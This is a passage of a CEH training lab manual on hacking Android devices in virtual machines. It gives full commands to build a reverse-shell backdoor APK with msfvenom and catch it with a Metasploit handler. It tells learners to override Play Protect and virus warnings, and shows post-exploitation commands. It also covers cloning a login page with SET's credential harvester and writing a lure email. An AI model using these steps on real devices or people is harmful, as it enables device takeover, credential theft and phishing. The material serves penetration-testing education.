

# **Hacking Mobile Platforms**

**Module 17**

# Hacking Mobile Platforms

*Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.*

## Lab Scenario

<b>ICON KEY</b>	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

**Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms**

## Lab Objectives

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application

- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

## Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

## Lab Duration

Time: 90 Minutes

## Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

## Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Hack Android Devices	√	√	√
	1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security		√	√
	1.2 Harvest Users' Credentials using the Social-Engineer Toolkit		√	√

	1.3 Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform	√		√
	1.4 Exploit the Android Platform through ADB using PhoneSploit	√		√
2	Secure Android Devices using Various Android Security Tools	√	√	√
	2.1 Analyze a Malicious App using Online Android Analyzers	√		√
	2.2 Analyze a Malicious App using Quixxi Vulnerability Scanner		√	√
	2.3 Secure Android Devices from Malicious Apps using Malwarebytes Security		√	√

**Remark**

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

**\*Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

**\*\*Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

**\*\*\*iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit <https://ilabs.eccouncil.org>.

**Lab Analysis**

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

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**Lab****1**

## Hack Android Devices

*Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.*

**ICON KEY**
 Valuable Information

 Test Your Knowledge

 Web Exercise

 Workbook Review

### Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

### Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbital Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit

## Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- LOIC located at **E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms\Android Hacking Tools\Low Orbit Ion Cannon (LOIC)**
- You can also download the latest version of LOIC from its official website. If you do so, the screenshots in this lab manual might differ from the images that you see on your screen in the lab.

## Lab Duration

Time: 60 Minutes

 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms**

## Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

## Lab Tasks

### **T A S K 1**

#### **Hack an Android Device by Creating Binary Payloads using Parrot Security**

 Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

1. Turn on the **Parrot Security** and **Android** virtual machines.

**Note:** You need to navigate to the Android virtual machine regularly as it freezes if left idle.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 1.1.1: Parrot Security login

**Note:**

Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

Metasploit is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon () at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

**Note:** The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

```

Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~ 
$ sudo su
[sudo] password for attacker:
[root@parrot]~ 
# cd
[root@parrot]~ 
#

```

Figure 1.1.2: Running the programs as a root user

7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~ 
# service postgresql start
[root@parrot]~ 
#


```

Figure 1.1.3: Start postgresql

**T A S K 1 . 1****Create a Backdoor APK**

8. Type **msfvenom -p android/meterpreter/reverse\_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

**Note:** This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.10.13** is the IP address of the **Parrot Security** virtual machine. This IP address may differ in your lab environment.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
#msfvenom -p android/meterpreter/reverse_tcp --platform android -a
dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk
No encoder or badchars specified, outputting raw payload
Payload size: 10081 bytes
```

Figure 1.1.4: Setting the Android payload and creating a backdoor

**T A S K 1 . 2****Share Backdoor.apk File**


9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

**Note:** In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the file to the **share** folder.

**Note:** If the shared folder is not present, navigate to **/var/www/html** and create a folder named **share**.

11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
#cp /root/Desktop/Backdoor.apk /var/www/html/share/
[root@parrot] ~
#service apache2 start
[root@parrot] ~
#
```

Figure 1.1.5: Copying the backdoor file to share folder

**T A S K 1 . 3****Set the Payload**

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.  
 13. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

```
Parrot Terminal

File Edit View Search Terminal Help

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
```

Figure 1.1.6: using the multi/handler exploit

14. Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse\_tcp** and press **Enter**.
  - Type **set LHOST 10.10.10.13** and press **Enter**.
  - Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.

```
ParrotTerminal

File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (android/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.10.13      yes       The listen address (an interface may
be specified)
LPORT  4444              yes       The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target
```

Figure 1.1.7: Setting payload and local host

15. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.



```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
```

Figure 1.1.8: Starting the exploit

16. Switch to the **Android** emulator virtual machine.  
 17. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.




Figure 1.1.9: Launching Chrome

18. In the address bar, type **http://10.10.10.13/share** and press **Enter**.

**Note:** If a pop up appears, click **Allow**.

19. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.

**Note:** If a warning message appears at the lower section of the browser window, click **OK**.

**Note:** If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.




Figure 1.1.10: Navigate to the share page

20. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.



Figure 1.1.11: Open the downloaded Backdoor.apk

21. A **MainActivity** screen appears; click **Next**, and then **Install**.



Figure 1.1.12: MainActivity screen

22. A **Blocked by Play Protect** pop-up appears; click **INSTALL ANYWAY**.




Figure 1.1.13: Blocked by Play Protect pop-up

23. A **Send app for scanning?** pop-up appears; click **DON'T SEND**.




Figure 1.1.14: Send app for scanning? pop-up

24. After the application installs successfully, an **App installed** notification appears; click **OPEN**.




Figure 1.1.15: App installed notification

### **T A S K 1 . 5**

#### **Perform Post Exploitation**

25. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

**Note:** In this case, **10.10.10.14** is the IP address of the victim machine (**Android Emulator**). The IP addresses may vary in your lab environment.

```
Parrot Terminal
File Edit View Search Terminal Help
[*] Sending stage (73550 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.14:50748) at
2020-01-22 04:32:31 -0500
```

Figure 1.1.16: Meterpreter Session Launched

Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

**Note:** In this command, **1** specifies the number of the session.

26. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > [*] Sending stage (73550 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.14:50748) at
2020-01-22 04:32:31 -0500
sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : localhost
OS       : Android 9 - Linux 4.19.80-android-x86_64-g914c6a3 (x86_64)
Meterpreter : dalvik/android
meterpreter >

```

Figure 1.1.17: Collecting system information

27. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.

```

Parrot Terminal
File Edit View Search Terminal Help
meterpreter > ipconfig
Interface 1
=====
Name      : wlan0 - wlan0
Hardware MAC : 00:0c:29:7e:a7:a1
IPv4 Address : 10.10.10.14
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::9bb0:47c1:68e7:3c12
IPv6 Netmask : ::

Interface 2
=====
Name      : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00

```

Figure 1.1.18: Network configuration of the victim's machine

28. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

```

Parrot Terminal
File Edit View Search Terminal Help
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >

```

Figure 1.1.19: Find the present working directory (PWD)

29. Type **cd /sdcard** to change the current remote directory to **sdcard**.

**Note:** The **cd** command changes the current remote directory.

30. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >
```

Figure 1.1.20: Change the PWD to sdcard

31. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

**Note:** The list of running processes might differ in your lab environment.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > ps

Process List
=====

  PID  Name          User
  ---  ---          ---
  3639  com.metasploit.stage  u0_a77
  4965  sh            u0_a77
  4966  ps            u0_a77

meterpreter >
```

Figure 1.1.21: View running processes

**Note:** Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim.

32. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

33. Close all open windows and document all the acquired information.

34. Turn off the **Parrot Security** and **Android** virtual machines.

**TASK 2****Harvest Users' Credentials using the Social-Engineer Toolkit****TASK 2.1****Launch SET**

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Log in to the **Parrot Security** virtual machine.
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Exploitation Tools** → **Social Engineering** → **social engineering toolkit**.
4. A **Terminal window** appears, in the **[sudo] password for attacker** field, type **toor** and press **Enter**.

**Note:** The password that you type will not be visible.

5. Type **y** and press **Enter** to agree to the terms of services.
6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

```

Parrot Terminal
File Edit View Search Terminal Help

.M"""bgd `7MM""YMM MMp"MM"YMM
,MI "Y MM '7 P' MM '7
`MMb. MM d MM
 `YMMNq. MMmmMM MM
 . 'MM MM Y , MM
Mb dM MM ,M MM
P"Ybmm" .JMMmmmmMM .JMML.

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.1 [---]
[---] Codename: 'Maverick - BETA' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET).
[---] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1

```

Figure 1.2.1: SET main menu

SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.

```
Parrot Terminal
File Edit View Search Terminal Help

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Figure 1.2.2: Choosing Website Attack Vectors

Because numerous kinds of attacks can be launched using SET, it is a must-have tool for penetration testers to check for vulnerabilities. In fact, it is the standard for social-engineering penetration tests and is supported heavily by the security community.

8. A list of **Website Attack Vector** options appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

```
Parrot Terminal
File Edit View Search Terminal Help

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set>:webattack>3
```

Figure 1.2.3: Choosing Credential Harvester Attack Method

 TASK 2.2

## Create a Cloned Website

- Now, we need to create a clone of the Facebook login page. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates  
2) Site Cloner  
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

Figure 1.2.4: Choosing Site Cloner

10. Type the IP address of the local machine (**Parrot Security**) in the prompt for “**IP address for the POST back in Harvester/Tabnabbing**” and press **Enter**.

**Note:** The IP address of **Parrot Security** in this case is **10.10.10.13**, but this may vary in your lab environment.

11. Now, you will be prompted for a URL to be cloned; type the desired URL in “**Enter the url to clone**” and press **Enter**. In this example, we are cloning the URL  
**<http://certifiedhacker.com/Online%20Booking/index.htm>**.

**Note:** You can clone any URL of your choice.

```
File Edit View Search Terminal Help
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.18.10.13]:10.10.10.13
[.] SET supports both HTTP and HTTPS
[.] Example: http://www.thisisasfakesite.com
set:webattack> Enter the url to clone http://certifiedhacker.com/Online%20Booking/index.htm
```

Figure 1.2.5: Providing the URL to be cloned

12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

Note: If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. After cloning is completed, the highlighted message appears and the credential harvester initiates, as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
```

Figure 1.2.6: SET website cloning

**T A S K 2 . 3****Send a Crafted Email**

14. Now, you must send the IP address of your **Parrot Security** virtual machine to a victim and trick them to click on it. Minimize the **Terminal** window.

15. Remaining on your **Parrot Security** virtual machine, click on the **Firefox** icon (  ) in the top section of **Desktop** to launch the **Firefox** web browser.

16. In the **Firefox** browser window, open your email account (in this example, **Gmail**) and log in.

**Note:** You can use any email account of your choice.

17. After logging into your email account, click the **Compose** button and craft a fake email that will lure a user into opening and clicking on a malicious link.

**Note:** We will disguise the malicious link behind a fake link that looks safe to click.

18. Having written an enticing message in the body of the email, move the cursor to where you wish to place the malicious link. Then, click the **Insert link** icon (  ).

